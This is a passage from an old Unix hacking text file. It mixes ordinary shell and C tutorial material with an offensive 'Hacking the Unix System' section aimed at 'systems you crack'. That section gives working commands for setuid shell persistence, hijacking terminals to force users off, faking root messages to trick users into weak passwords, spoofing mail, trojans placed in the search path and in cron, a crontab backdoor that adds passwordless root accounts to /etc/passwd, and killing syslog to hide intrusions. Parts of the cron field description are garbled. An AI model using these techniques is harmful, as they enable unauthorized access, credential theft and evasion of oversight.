/dev/tty## -The device files for the system's terminals are usually in the form tty##, such as tty09, and sometimes ttyaa,ttyab, etc. Some ways to make use of the Unix system's treatment of devices as files will be explored in the section on Hacking Unix. When these files are not in use by a user (in other words, no one's logged onto this terminal), the file is owned by root. While a user is logged onto a terminal, however, ownership of its

```
                device file is temporarily transferred to that account.

/dev/dk##       -These are the device files for the system's disks.

login files     -There are special files that are in a user's home directory
                that contain commands that are executed when the user logs in.
                The name of the file depends on what shell the user is using.
                Here are the names of the files for the various shells:

                Shell           File
                -----           ----
                sh              .profile
                csh             .cshrc
                ksh             .login
                rsh             .profile

                Some systems also use a file called ".logout" that contains
                commands which are executed upon logoff.
                        These types of files are called shell scripts, and will
                will be explained in the section on Unix Software Development's
                explanation of shell programming.
/usr/adm/sulog  -This is a log of all attempted uses of the su utility. It
                shows when the attempt was made, what account made it, and
                which account the user attempted to assume, and whether or not
                the attempt was successful.
/usr/adm/loginlog
     or
/usr/adm/acct/sum/loginlog- This is a log of all logins to the system. This
                only includes the time and the account's username.

mbox            -These are files in the home directories of the system's users,
                that contain all the mail messages that they have saved.

/usr/mail/<user>        -These files in the directory /usr/mail are named after
                        system accounts. They contain all the unread mail for
                        the account they are named after.
/dev/null       -This is the null device file. Anything written to this file is
                just lost forever. Any attempt to read this file will result in
                an immediate control-D (end of file) character.
/tmp    -The directory /tmp provides storage space for temporary files created
        by programs and other processes. This directory will always have
        rwxrwxrwx permissions. Examining these files occasionally reveals some
        interesting information, and if you know what program generates them
        and the format of the information in the file, you could easily change
        the info in the files, thereby changing the outcome of the program.

THE CRON UTILITIES
------------------
        An understanding of the cron utilities will be necessary to understand
certain parts of the section on Hacking Unix. This section will give a detailed
explanation of the workings of the cron utilities.
        The cron utility is a utility which carries out tasks which must be
performed on a periodic basis. These tasks, and the times when they are to be
carried out, are kept in files in 2 directories: /usr/lib and
/usr/spool/cron.
        The file crontab in the directory /usr/lib contains entries for system
tasks that must be performed on a periodic basis. The format for the entries in
```

this file is:

minute hour dayofmonth monthofyear dayofweek commandstring

The first field is the minutes field. This is a value from 0-59.
The second field is the hour field, a value from 0-23.
The third field is the day of the month, a value from 1-31.
The fifth field is the month of the year, a value from 1-2.
The sixth field is the day of the week, a value from 1-7, with monday being 1.
The seventh field is the pathname and any arguments of the task to be carried out.

An asterisk in a field means to carry out the task for every value of that field. For instance, an asterisk in the minutes field would mean to carry out that task every minute. Here's an example crontab entry:

```
0 1 * * *  /bin/sync
```

This runs sync command, which is kept in the directory bin, at 1 am every day. Commands in the file /usr/lib/crontab are performed with root privileges.

in the directory /usr/spool/crontabs, you will find files named after system accounts. These files contain cron entries which are the same as those in the file /usr/lib/crontab, but are carried out under the id of the user the file is named after. The entries are in the same format.

BEWARE! When modifying cron files- cron activity is logged! All cron activity is logged in the file /usr/adm/cronlog. I've found, however, that on most systems, this file is almost never checked.

UNIX SOFTWARE DEVELOPMENT

The Unix operating system was initially created as an enviroment for software development, and that remains its main use. This section will detail some of the os's main facilities for software development, the C compiler and shell programming, and their related utilities. A few of the other languages will be briefly touched upon at the end of this section, also.

SHELL PROGRAMMING

The shell is more than a simple command interpreter. It is also a sophisticated programming tool, with variables, control structures, and the features of just about any other programming language. Shell programs are called scripts. Scripts are just text files which contain the names of commands and programs. When the script is executed, the command and programs whose names it contains are executed as if you had typed in their names from your keyboard. There are two ways to execute a shell script: if you have execute permission to it, you can simply type in its name. Otherwise, (if you have read access to it), you can type "sh [filename]". Here is a sample shell script:

```
who
whoami
```

As you can see, it contains the commands who and whoami. When you execute it, you will see a list of the system's current users (the output of the who command), and which account you are logged in under (the output of the whoami command).

This will concentrate solely on shell programming. While shell

programming is essentially the same with all the shells, there are slight syntax differences that make shell scripts incompatible with shells that they were not specifically written for.

SHELL VARIABLES

Like any programming language, the shell can handle variables. To set the value of a variable, type:

```
[variable]=[value]
```

For example:

```
counter=1
```

This will assign the value "1" to the variable counter. If the variable counter does not already exist, the shell will create it. Note, that there are no "numeric" variables in shell programming- all the variables are strings. For instance, we could later type:

```
counter=This is a string
```

And counter would now be equal to "This is a string". There is a command called "expr", however, that will let you treat a variable as a numeric value, and will be explained later.

When setting the value of a variable, you only use the variable name. When you specify a variable as an argument to a command or program, however, you must precede the variable with a dollar sign. For instance:

```
user=root
```

Now, we want to specify user as an argument to the command "ps -u". We would type:

```
ps -u$user
```

Which would, of course, display the processes of the user "root".

SPECIAL SHELL VARIABLES

There are certain vaiables which are already pre-defined by the shell, and have special meaning to it. Here is a list of the more important ones and their meanings to the shell:

HOME -(Notice the caps. All pre-defined variables are in all-caps.) This variable contains the pathname of the user's home directory.

PATH -This is a good time to explain something which makes Unix a very unique operating system. In Unix, there are no commands "built-in" to the operating system. All the commands are just regular programs. The PATH variable contains a list of the pathnames of directories. When you type in the name of a command or program, the shell searches through the directories listed in the PATH variable (in the order specified in the variable) until it finds a program with the same name as the name you just typed in. The format for the list of directories in the PATH variable is:

[pathname]:[pathname]:[pathname]...

For example, the default searchpath is usually:

/bin:/usr/bin:/usr/local

A blank entry in the pathname, or an entry for ".", means to check the directory the user is currently in. For instance, all these paths contain blank or "." entries:

```
.:/bin:/usr/bin         [Notice . at begginning of path]
:/bin:/usr/bin          [Notice that path begins with :]
/bin:/usr/bin:          [Note that path ends with :    ]
```

PS1 -This variable contains the shell prompt string. The default is usually "$" ("&" if you're using BSD Unix). If you have the "&" prompt, and wish to have the dollar sign prompt instead, just type:

PS1=$

TERM -This contains the type of terminal you are using. Common terminal types are:

ansi   vt100   vt52   vt200   ascii   tv150

And etc... Just type "TERM=[termtype]" to set your terminal type.

COMMAND LINE VARIABLES

Command line variables are variables whose values are set to arguments entered on the command line when you execute the shell script. For instance, here is a sample shell script called "repeat" that uses command line variables:

```
echo $1
echo $2
echo $3
```

The echo command prints out the values following it. In this case, it will print out the values of the variables $1, $2, and $3. These are the command line variables. For instance, $1 contains the value of the first argument you entered on the command line, $2 contains the second, $3 contains the third, an so on to infinity. Now, execute the script:

```
repeat apples pears peaches
```

The output from the "repeat" shell script would be:

```
apples
pears
peaches
```

Get the idea?

SPECIAL COMMAND LINE VARIABLES

There are 2 special command line variables, $O and $#. $O contains the name of command you typed in (in the last example, $O would be repeat). $#

contains the number of arguments in the command line. (In the last example, $# would be 3.)

SPECIAL COMMANDS FOR SHELL PROGRAMS

These commands were added to the Unix os especially for shell programming. This section will list them, their syntax, and their uses.

read -This command reads the value of a variable from the terminal. The format is: "read [variable]". For example, "read number". The variable is not preceded by a dollar sign when used as an argument to this command.

echo -This command displays information on the screen. For example, "echo hello" would display "hello" on your terminal. If you specify a variable as an argument, it must be preceded by a dollar sign, for example "echo $greeting".

trap -This command traps certain events, such as the user being disconnected or pressing the break key, and tells what commands to carry out if they occur. The format is: trap "commands" eventcodes. the event codes are: 2 for break key, and 1 for disconnect. You can specify multiple commands with the quotation marks, separating the commands with a semicolon (";"). For example:

```
trap "echo 'hey stupid!'; echo 'don't hit the break key'" 2
```

Would echo "Hey stupid!" and "Don't hit the break key" if the user hits the break key while the shell script is being executed.

exit -This command terminates the execution of a shell procedure, and returns a diagnostic value to the enviroment. The format is: "exit [value]", where value is 0 for true and 1 for false. The meaning of the value parameter will become clear later, in the section on the shell's provisions for conditional execution. If the shell script being executed is being executed by another shell script, control is passed to the next highest shell script.

ARITHMETIC WITH EXPR

The expr command allows you to perform arithmetic on the shell variables, and sends the output to the screen. (Though the output may be redirected.) The format is:

```
expr [arg] [function] [arg] [function] [arg]...
```

Where [arg] may be either a value, or a variable (preceded by a dollar sign), and [function] is an arithmetic operation, one of the following:

```
+       -Add.
-       -Subtract.
\*      -Multiply.
/       -Divide.
%       -Remainder from a division operation.
```

For example:

```
$ num1=3
$ num2=5
$ expr num1 + num2
 8
$
```

TEXT MANIPULATION WITH SORT

The sort command sorts text by ASCII or numeric value. The command format is:

```
sort [field][option]... file
```

where file is the file you wish to sort. (The sort command's input may be redirected, though, just as its output, which is ordinarily to the screen, can be.) The sort command sorts by the file's fields. If you don't specify any specific field, the first field is assumed. for example, say this file contained names and test scores:

```
Billy Bob       10
Tom McKann      5
Doobie Kairful  20
```

the file's fields would be first name, last name, and score. So, to sort the above file (called "students") by first name, you would issue the command:

```
sort students
```

And you would see:

```
Billy Bob       10
Doobie Kairful  20
Tom McKann      5
```

If you wanted to sort the file's entries by another field, say the second field of the file "students" (last names), you would specify:

```
sort +1 students
```

The +1 means to skip ahead one field and then begin sorting. Now, say we wanted to sort the file by the 3rd field (scores). We would type:

```
sort +2 students
```

to skip 2 fields. But the output would be:

```
Billy Bob       10
Tom McKann      5
Doobie Kairful  20
```

Notice that the shorter names came first, regardless of the numbers in the second field. There is a reason for this- the spaces between the second and 3rd fields are considered to be part of the 3rd field. You can tell the sort command to ignore spaces when sorting a field, however, using the b option. The format would be:

```
sort +2b students
```

but...another error! The output would be:

```
Billy Bob       10
Doobie Kairful  20
Tom McKann      5
```

Why did the value 5 come after 10 and 20? Because the sort command wasn't really sorting by numeric value- it was sorting by the ASCII values of the characters in the third field, and 5 comes after the digits 1 and 2. We could specify that the field be treated by its numerical value by specifying the n option:

```
sort +2n students
```

Output:

```
Tom McKann      5
Billy Bob       10
Doobie Kairful  20
```

Notice that if we use the n option, blanks are automatically ignored.

We can also specify that sort work in the reverse order on a field. For example, if we wanted to sort by last names in reverse order:

```
sort +1r students
```

Output:

```
Tom McKann      5
Doobie Kairful  20
Billy Bob       10
```

By using pipes, you can direct the output of one sort command to the input of yet another sort command, thus allowing you to sort a file by more than one field. This makes sort an excellent tool for text manipulation. It is not, however, the only one. Remember, you can use any Unix command or program in a shell script, and there are many different commands for text manipulation in Unix, such as grep (described in an earlier section on basic commands). Experiment with the different commands and ways of using them.

LOOPING

The for/do loop is a simple way to repeat a step for a certain number of times. The format is:

```
for [variable] in [values]
do [commands]
done
```

You do not precede the variable with a dollar sign in this command. The for/do loop works by assigning the variable values from the list of values given, one at a time. For example:

```
for loopvar in 1 2 3 5 6 7
do echo $loopvar
```

```
done
```

On the first pass of the loop, loopvar would be assigned the value 1, on the second pass 2, on the third pass 3, on the fourth pass 5, on the fifth pass 6, and on the sixth pass 7. I skipped the number 4 to show that you do not have to use values in numerical order. In fact, you don't have to use numerical arguments. You could just as easily have assigned loopvar a string value:

```
for loopvar in apples peaches pears
do echo "This pass's fruit is:"
   echo $loopvar
done
```

Note that you can also specify multiple commands to be carried out in the do portion of the loop.

SELECTIVE EXECUTION WITH CASE

The case command allows you to execute commands based on the value of a variable. The format is:

```
case [variable] in

        [value])        commands
                        commands
                        commands;;
       [value2])        commands
                        commands;;
       [value3])        ...and so on
        esac
```

For example:

```
case $choice in
        1)      echo "You have chosen option one."
                echo "This is not a good choice.";;

        2)      echo "Option 2 is a good choice.";;

        *)      echo "Invalid option.";;
        esac
```

Now, to explain that:

If the variable choice's value is "1", the commands in the section for the value 1 are carried out until a pair of semicolons (";;") is found. The same if the value of choice is "2". Now, note the last entry, "*". This is a wildcard character. This means to execute the commands in this section for any other value of choice. Easac signals the end of the list of execution options for case.

DETERMINING TRUE/FALSE CONDITIONS WITH TEST

The test command tests for various conditions of files and variables and returns either a true value (0) or a false value (1), which is used in conjuction with the if/then statements to determine whether or not a series of commands are executed. There are several different formats for test, depending on what kind of condition you are testing for. When using variables with test,

you must always precede the variable with a dollar sign.

NUMERIC TESTS

Format:
test [arg1] option [arg2]

the arguments can either be numbers or variables.

OPTIONS	TESTS TRUE IF
-eq	arg1=arg2
-ne	arg1<>arg2
-gt	arg1>arg2
-lt	arg1<arg2
-ge	arg1>=arg2
-le	arg1<=arg2

FILETYPE TESTS

Format:
test [option] file or directory name

OPTIONS	TESTS TRUE IF
-s	file or directory exists and is not empty
-f	the "file" is a file and not a directory
-d	the "file" is really a directory
-w	the user has write permission to the file/directory
-r	the user has read permission to the file/directory

CHARACTER STRING TESTS

Format:
test [arg1] option [arg2]
The arguments can be either strings of characters or variables with character string values.

OPTIONS	TESTS TRUE IF
=	arg1=arg2
!=	arg<>arg2

A note here about string tests. You must enclose the names of the variables in quotation marks (like "$arg1") if you wish the test to take into consideration spaces, otherwise space characters are ignored, and "   blue" would be considered the same as "blue".

TESTING FOR THE EXISTANCE OF A STRING OF CHARACTERS

Format:
test [option] arg
Arg is a variable.

OPTIONS	TESTS TRUE IF
-z	variable has a length of 0

-n   variable has a length greater than 0

COMBINING TESTS WITH -A AND -O

These options stand for "and" (-a) and "or" (-o). They allow you to combine tests, for example:

```
test arg1 = arg2 -o arg1 = arg3
```

means that a true condition is returned if arg1=arg2 or arg1=arg3.

CONDITIONAL EXECUTION WITH IF/THEN/ELSE/ELIF

Format:

```
if [this condition is true]
then [do these commands]
fi
```

Example:

```
if test arg1 = arg2
then echo "argument 1 is the same as argument 2"
fi
```

This is pretty much self-explanatory. If the condition test on the if line returns a true value, the the commands following "then" are carried out until the fi statement is encountered.

Format:

```
if [this condition is true]
then [do these commands]
else [do these commands]
fi
```

Again, pretty much self explanatory. The same as the above, except that if the condition isn't true, the commands following else are carried out, until fi is encountered.

Format:

```
if [this condition is true]
then [do these commands]
elif [this condition is true]
then [do these commands]
fi
```

The elif command executes another condition test if the first condition test is false, and if the elif's condition test returns a true value, the command for its then statement are then carried out. Stands for "else if".

WHILE/DO LOOPS

Format:

```
while [this condition is true]
then [do these commands]
done
```

Repeats the commands following "then" for as long as the condition following "while" is true. Example:

```
while test $looper != "q"
then read looper
     echo $looper
done
```

while will read the value of the variable looper from the keyboard and display it on the screen, and ends if the value of looper is "q".

SUMMARY

This small tutorial by no means is a complete guide to shell programming. Look at shell scripts on the systems you crack and follow their examples. Remember, that you can accomplish a great deal by combining the various control structures (such as having an if/then conditional structure call up a while/do loop if the condition is true, etc.) and by using I/O redirection, pipes, etc. My next Unix file will cover more advanced shell programming, and examine shell programming on another popular shell, the Berkely C shell.

THE C COMPILER

C is sort of the "official" language of Unix. Most of the Unix operating system was written in C, and just about every system I've ever been on had the C compiler. The command to invoke the c compiler is cc. The format is "cc [filename]", where filename is the name of the file which contains the source code. (The filename must end in .c) You can create the source code file with any of the system's text editors. The include files, stdio.h and others, are kept in a directory on the system. You do not have to have a copy of these files in your current directory when you compile the file, the compiler will search this directory for them. If you wish to include any files not in the include library, they must be in your current directory. The compiled output will be a file called "a.out" in your current directory.

COMPILING INDIVIDUAL MODULES

If you're working on a very large program, you will probably want to break it up into small modules. You compile the individual modules with the -c option, which only generates the object files for the module. Then, use the link editor to combine and compile the object files. The object files will be generated with the same name as the source files, but the file extension will be changed from .c to .o   When you have created all the object files for all of the modules, combine them with the ld (link editor) like this:

```
ld /lib/crtO.o [module] [module]... -lc
```

which will give you the final, compiled program, in a file named a.out. For example:

```
ld /lib/crtO.o part1.o part2.o -lc
```

You must remeber to include /lib/crtO.o and the -lc parts in the command, in the order shown. Also, the object files must be specified in the ld command in the order that they must be in the program (for instance, if part1 called part2, part2 can't be BEFORE part1).

CHECKING FOR ERRORS IN C PROGRAMS

The lint command checks for errors and incompatibility errors in C source code. Type "lint [c source-code file]". Not all of the messages returned by lint are errors which will prevent the program from compiling or executing properly. As stated, it will report lines of code which may not be transportable to other Unix systems, unused variables, etc.

C BEAUTIFIER

The cb (C beautifier) program formats C source code in an easy to read, "pretty" style. The format is "cb [file]". The output is to the screen, so if you want to put the formatted source code into a file, you must redirect the output.

SPECIAL C COMMANDS

The Unix C compiler has a command called system that executes Unix commands and programs as if you had typed in the commands from the keyboard. The format is:

```
system("command line")
```

Where command line is any command line you can execute from the shell, such as:

```
system("cat /etc/passwd")
```

Another command which performs a similar function is execvp. The format is:

```
execvp("command")
```

An interesting trick is to execute a shell program using execvp. This will make the program function as a shell.

HACKING THE UNIX SYSTEM

This is it, kiddies, the one you've waded through all that rodent nonsense for! This section will describe advanced hacking techniques. Most of these techniques are methods of defeating internal security (I.E. security once you're actually inside the system). There is little to be said on the subject of hacking into the system itself that hasn't already been said in the earlier sections on logging in, Unix accounts, and Unix passwords. I will say this much- it's easier, and faster, to password hack your way from outside the system into a user account. Once you're actually inside the system, you will find it, using the techniques described in this section, almost easy to gain superuser access on most systems. (Not to mention that nothing is quite as rewarding as spending 3 days hacking the root account on a system, only to receive the message "not on console-disconnecting" when you finally find the proper password.) If you do not have a good understanding of the Unix operating system and some of its more important utilities already, you should read the earlier parts of this file before going on to this section.

OVERCOMING RSH RESTRICTIONS

The rsh (restricted Bourne shell) shell attempts to limit the commands available to a user by preventing him from executing commands outside of his

searchpath, and preventing him from changing directories. It also prevents you from changing the value of shell variables directly (i.e. typing "variable=value"). There are some easy ways to overcome these restrictions.

You can reference any file and directory in the system by simply using its full pathname. You can't change directories like this, or execute a file that is outside of your searchpath, but you can do such things as list out the contents of directories, edit files in other directories, etc. (If you have access to the necessary commands.)

The biggest flaw in rsh security is that the restrictions that are described above ignored when the account's profile file is executed upon logon. This means that, if you have access to the edit command, or some other means of modifying your account's profile, you can add a line to add a directory to your searchpath, thereby letting you execute any programs in that directory. The restriction on changing directories is also ignored during logon execution of the profile. So, if you absolutely, positively HAVE to go to another directory, you can add a cd command your .profile file.

OVERCOMING COPY AND WRITE RESTRICTIONS

This is a simple trick. If you have read access t a file, but cannot copy it because of directory protections, simply redirect the output of the cat command into another file. If you have write access to a directory but not write access to a specific file, you can create a copy of the file, modify it (since it will be owned by your account), delete the original, and rename the copy to the name of the original.

DETACHED ACCOUNTS

This is a big security hole in many Unix systems. Occasionally, if a user is disconnected without logging off, his account may remain on-line, and still attached to the tty he was connected to the system through. Now, if someone calls to the system and and gets connected to that tty, he is automatically inside the system, inside the disconnected user's account. There are some interesting ways to take advantage of this flaw. For instance, if you desire to gain the passwords to more account, you can set a decoy program up to fake the login sequence, execute the program, and then disconnect from the system. Soon, some unlucky user will call the system and be switched into the detached account's tty. When they enter their username and password, the decoy will store their input in a file on the system, display the message "login incorrect", and then kill the detached account's shell process, thus placing the user at the real login prompt. A Unix decoy written by Shooting Shark will be given at the end of this file.

UID SHELLS

When the uid bit is set on a shell program, executing this shell will change your user id to the user id of the account that owns the shell file, and you will have full use of that account, until you press control-d (ending the second shell process) and return to your normal user id. This gives you the power to execute any commands under that account's user id. This is better than knowing the account's password, since as long as the file remains on the system, you can continue to make use of that account, even if the password is changed. When I gain control of an account, I usually make a copy of the shell while logged in under that account in a nice, out of the way directory, and set its uid and gid bits. That way, if I should happen to lose the account (for instance, if the password were changed), I could log in under another account and still make use of the lost account by executing the uid shell.

FORCED DETACHING

This is an easy means of gaining the use of an account on systems with the detached account flaw. Usually, most terminal device files will have public write permission, so that the user that logs in under it can receive messages via write (unless he turns off messages with the mesg n command). This means that you can cat a file into the user's terminal device file. A compiled file, full of all kinds of strange control characters and garbage, works nicely. Say, the user is logged in on tty03. Just type cat /bin/sh > /dev/tty03. The user will see something like this on his screen:

```
LKYD;uiayh;fjahfasnf kajbg;aev;iuaeb/vkjeb/kgjebg;iwurghjiugj;di vd
b/fujhf;shf;j;kajbv;jfa;vdblwituwoet8y6-
2958ybp959vqvq43p8ytpgyeerv98tyq438pt634956b    v856    -868vcf-56-
e8w9v6bc[6[b6r8wpcvt
```

Hehehe! Now, the poor devil is confused. He tries to press break- no response, and the garbage just keeps coming. He tries to enter various commands, to no avail. Catting a file into his terminal device file "ties it up", so to speak, and since this is the file through which all I/O with his terminal is done, he finds it almost impossible to get any input through to the shell. He can't even log off! So, in desperation, he disconnects... It is best to execute the cat command as a background process, so that you can keep an eye on the users on the system. Usually, the user will call the system back and, unless he gets switched back into his old detached account (in which case he will usually hang up again), he will kill the detached account's login process. So, if you see 2 users on the system using the same username, you know he's logged back in already. Anyways...after an appropriate length of time, and you feel that he's disconnected, log off and call the system back a few times until you get switched into the detached account. Then just create a uid shell owned by the account and you can use it any time you please, even though you don'tknow the password. Just remember one thing, though-when the cat command has finished displaying the compiled file on the victim's screen, if he is still logged on to that terminal, he will regain control. Use a long file!

FAKING WRITE MESSAGES

Being able to write to other people's terminal files also makes it possible to fake write messages from any user on the system. For example, you wish to fake a message from root. Edit a file to contain these lines:
Message from root console ^g [note control-g (bell) character]
Bill, change your password to "commie" before logging off today. There has been a security leak.
<EOF> [don't forget to put this-<EOF>-in the file.]
Now, type "who" to find bill's tty device, and type:

cat [filename] > /dev/ttyxx

Bill will see:

Message from root console [beep!]
Bill, change your password to "commie" before logging off today. There has been a security leak.
<EOF>

WHEN FILE PERMISSIONS ARE CHECKED

        Unix checks file permissions every time you issue a write or execute command to a file. It only checks read permissions, however, when you first issue the read command. For instance, if you issued the command to cat the contents of a file, and someone changed the file's permissions so that you did not have read permission while the process was still being executed, the cat command would continue as normal.

ONLINE TERMINAL READING

You can also, if you have some means of assuming an account's userid, (such as having a uid shell for that account), you can read the contents of someone's terminal on-line. Just execute the uid shell and type "cat /dev/ttyxx &" (which will execute the cat command in the background, which will still display the contents to your screen, but will also allow you to enter commands). Once the person logs off, ownership of his terminal device file will revert to root (terminal device files are temporarily owned by the account logged in under them), but since you had the proper permissions when you started the read process, you can still continue to view the contents of that terminal file, and can watch, online, as the next use logs in. There is also one other trick that can sometimes be used to gain the root password, but should be exercised as a last resort, since it involved revealing your identity as a hacker to the superuser. On many systems, the superuser also has a normal user account that he uses for personal business, and only uses the root account for system management purposes. (This is, actually, a rather smart security move, as it lessens the chances of, say, things like his executing a trojan horse program while under the root account, which, to say the least, could be disastrous [from his point of view].) If you can obtain a uid shell for his user account, simply execute a read process of his terminal file in the background (while under the uid shell), and then drop back into your normal shell. Then send him a write message like:

I'm going to format your winchesters

When he uses the su command to go to the superuser account to kick you off the system, you can sit back and watch him type in the root password. (This should only be done if you have more than one account on the system- remember, many systems will not let you log into a superuser account remotely, and if the only account you have is a superuser account, you are effectively locked out of the system.)

MAIL FRAUD

The TCP/IP protocol is a common protocol for file transfers between Unix systems, and between Unix and other operating systems. If the Unix system you are on features TCP/IP file transfers, it will have the telnet program on-line, usually in the directory /bin. This can be used to fake mail from any user on the system. Type "telnet" to execute the telnet program. You should see:

Telnet>

At this prompt, type "open [name] 25", where name is the uucp network name of the system you are on. This will connect you to the system's 25th port, used to receive network mail. Once connected, type:

rcpt to: [username]

Where username is the name of the user you wish to send mail to. Next, type:

mail from: [user]

Where user is the name of the use you wish the mail to appear from. You can also specify a non-existant user. You can also fake network mail from a user on another system. For information on the format of the address, see the section on the uucp facilities. Then type:

data

You will be prompted to enter the message. Enter "." on a blank line to end and send the mail. When you'e finished sending mail, type "quit" to exit.

Thanks to Kid&CO. from Private Sector/2600 Magazine for that novel bit of information.

UNIX TROJAN HORSES

This is an old, OLD subject, and there's little original material to add about it. Trojan horses are programs that appear to execute one function, but actually perform another. This is perhaps the most common means of hacking Unix.

One of the easiest means of setting up a Unix trojan horse is to place a program named after a system command, such as ls, "in the way" of someone's search path. For instance, if a user's searchpath is ".:/usr/bin", which means that the system searches the user's current directory for a command first, you could place a shell script in the user's home directory called "ls" that, when executed, created a copy of the shell, set the new shell file's uid and gid bits, echo an error message (such as "lsa: not found", leading the user to think he mistyped the command and the offending character was not echoed, due to line noise or whatever), and delete itself. When the user executes the ls command in his directory, the uid shell is created. Another good idea is to set the name of the trojan to a command in the user's login file, have it make the uid shell, execute the real command, and then delete itself.

Another good way to set up a trojan horse is to include a few lines in a user's login file. Simply look at the user's password file entry to find out which shell he logs in under, and then modify the appropriate login file (or create one if it doesn't exist) to create a uid shell when the user logs on.

If you can modify a user's file in the directory /usr/spool/cron/crontabs, you can add an entry to create a uid shell. Just specify * * * * * as the times, and wait about 1-2 minutes. In 1 minute, the cron utility will execute the commands in the user's crontab file. Then you can delete the entry. Again, if the user doesn't have a file in /usr/spool/cron/crontabs, you can create one.

One last note- be sure you give the trojan horse execute permissionsm, otherwise the victim will receive the message "[filename]- cannot execute"... Kind of a dead giveaway.

CHANGING UID PROGRAMS

If you have write access to a uid file, you can easily modify it to become a shell. First, copy the file. Then type:

cat /bin/sh > [uid file]

This will replace the file's contents with a shell program, but the uid bit

will remain set. Then execute the file and create a well-hidden uid shell, and replace the subverted uid file with the copy.

ADDING AN ACCOUNT TO A UNIX SYSTEM

To add an account to a Unix system, you must have write access to the password file, or access to the root account so that you can change the password file's protections. To add an account, simply edit the file with the text file editor, edit (or any of the other Unix editors, if you wish). Add an entry like this:

```
[username]::[user#]:[group#]:[description]:[home directory]:[pathname of shell]
```

Notice that the password field is left blank. To set the password, type:

```
passwd [username]
```

You will then be prompted to enter and verify a password for the account.
If you wish the account to have superuser privileges, it must have a user number of zero.

UNIX BACKDOOR

A backdoor is a means of by-passing a system's normal security for keeping unauthorized users out. For all the talk about back doors, they are rarely accomplished. But creating a backdoor in Unix System V is really quite easy. It simply requires adding a few entries to the file /usr/lib/crontab or /usr/spool/cron/crontabs/root. (Again, if the file doesn't exist, you can create it.) Add these lines, which will create 2 accounts on the system, one a user account ("prop") and one a superuser account ("prop2"), at 1 am system time every night, and delete them at 2 am every night.

```
0 1 * * * chmod +w /etc/passwd
1 1 * * * echo "prop::1:1::/:/bin/sh" >> /etc/passwd
2 1 * * * echo "prop2::0:0::/:/bin/sh" >> /etc/passwd
20 1 * * * grep -v "prop*:" /etc/passwd > /usr/spool/uucppublic/.p
0 2 * * * cat /usr/spool/uucppublic/.p > /etc/passwd
10 2 * * * chmod -w /etc/passwd
15 2 * * * rm /usr/spool/uucppublic/.p
```

COVERING YOUR TRACKS

Naturally, you want to keep your cover, and not leave any trace that there is a hacker on the system. This section will give you some tips on how to do just that. First of all, the Unix system keeps track of when a file was last modified (see the information on the command ls -l in the section on file and directory protections). You don't want anyone noticing that a file has been tampered with recently, so after screwing around with a file, if at all possible, you should return its last modified date to its previous value using the touch command. The syntax for the touch command is:

```
touch hhmmMMdd [file]
```

Where hh is the hour, mm is the minute, MM is the month, and dd is the day. [file] is the name of the file you wish to change the date on.

What usually gives hackers away are files they create on a system. If you must create files and directories, make use of the hidden files feature. Also, try to hide them in directories that are rarely "ls"'d, such as

/usr/spool/lp, /usr/lib/uucp, etc (in other words, directories whose contents are rarely tampered with).

Avoid use of the mail facilities, as anyone with the proper access can read the /usr/mail files. If you must send mail to another hacker on the system, write the message into a text file first, and encrypt it. Then mail it to the recipient, who can save the message without the mail header using the w option, and decrypt it.

Rather than adding additional superuser accounts to a system, I've found it better to add simple user accounts (which don't stand out quite as much) and use a root uid shell (judiciously hidden in a rarely used directory) whenever I need superuser privileges. It's best to use a user account as much as possible, and only go to the superuser account whenever you absolutely need superuser priv's. This may prevent damaging accidents. And be careful when creating a home directory for any accounts you add. I've always found it better to use existing directories, or to add a hidden subdirectory to a little-tampered with directory.

Many systems have "watchdog" programs which log off inactive accounts after a certain period of time. These programs usually keep logs of this kind of activityl. Avoid sitting on the sitting doing nothing for long periods of time.

While using some of the methods described in this file, you may replace a user's file with a modified copy. This copy will be owned by your account and group instead of the account which owned the original. You can change the group back to the original owner's group with the chgrp command, the format of which is:

```
chgrp [groupname] [file]
```

And change the owner back to the original with the chown command:

```
chown [user] [file]
```

When you change ownership or group ownership of a file, the uid and gid bits respectively are reset, so you can't copy the shell, set its uid bit, and change its owner to root to gain superuser capabilities.

Above all, just be careful and watch your step! Unix is a very flexible operating system, and even though it comes equipped with very little in the way of accounting, it is easy to add your own security features to it. If you do something wrong, such as attempting to log in under a superuser account remotely only to see "not on console-goodbye", assume that a note is made of the incident somewhere on the system. Never assume that something [anything!] won't be noticed. And leave the system and its files exactly as you found them. In short, just use a little common sense.

If you're a real klutze, you can turn off the error logging (if you have root capabilities). I will include information on System V error logging, which most Unix clones will have error logging facilities similar to, and on Berkely Standard Distribution (BSD) Unix error logging.

BERKELY (BSD) UNIX ERROR LOGGING

Type "cat /etc/syslog.pid". This file contains the process number of the syslog (error logging) program. Kill this process, and you stop the error logging. Remember to start the logging process back up after you're through stumbling around.

If you want to see where the error messages are sent, type:

cat /etc/syslog.config

Entries are in the form:

#file

Such as:

5/etc/errlogfile

The number is the priority of the error, and the file is the file that errors of that priority or higher are logged to. If you see an entry with /dev/console as its log file, watch out! Errors of that priority will result in an error message being displayed on the system console. Sometimes, a list of usernames will follow an entry for errorlogging. This means that these users will be notified of any priorities of that level or higher.
There are 9 levels of priority to errors, and an estimation of their importance:

9 -Lowly errors. This information is just unimportant junk used to debug small errors in the system operation that usually won't affect its performance. Usually discarded without a glance.

8 -Usually just thrown away. These messages provide information on the system's operation, but nothing particularly useful.

7 -Not greatly important, but stored for informational purposes.

6 -System errors which can be recovered from.

5 -This is the priority generally given to errors caused by hackers- not errors, but important information, such as security violatins: bad login and su attempts, attempts to access files without proper permissions, etc.

4 -Errors of higher priority than 6.

3 -Major hardware and software errors.

2 -An error that requires immediate attention...very serious.

1 -***<<<(((CRAAASSSHHH!!!)))>>>***-

SYSTEM V ERROR LOGGING

System V error logging is relatively simple compared to Berkely Unix error logging. The System V error logging program is errdemon. To find the process id of the error logging program, type "ps -uroot". This will give you a list of all the processes run under the root id. You will find /etc/errdemon somewhere in the list. Kill the process, and no more error logging. The errdemon program is not as sophisticated as BSD Unix's syslog program: it only logs all errors into a file (the default file is /usr/adm/errfile, but another file can be specified as an argument to the program when it is started). Errdemon does not analyze the errors as syslog does, it simply takes them from a special device file called /dev/error and dumps them into the error logging file. If you wish to examine the error report, use the errpt program, which creates a report of the errors in the error logging file and prints it out on

the stanard output. The format is: errpt [option] [error logging file]. For a complete report of all errors, use the -a option:

```
errpt -a /usr/adm/errfile
```

The output is very technical, however, and not of much use to the hacker.

UUCP NETWORKING

This section will cover the workings and use of the Unix uucp facilities. UUCP stands for Unix to Unix Copy. The uucp utilities are for the exchange of files between Unix systems. There also facilities for users to dial out and interact with remote systems, and for executing limited commands on remote systems without logging in.

OUTWARD DIALING

The command for outward dialing is cu. The format is:

```
cu -n[phone number]
```

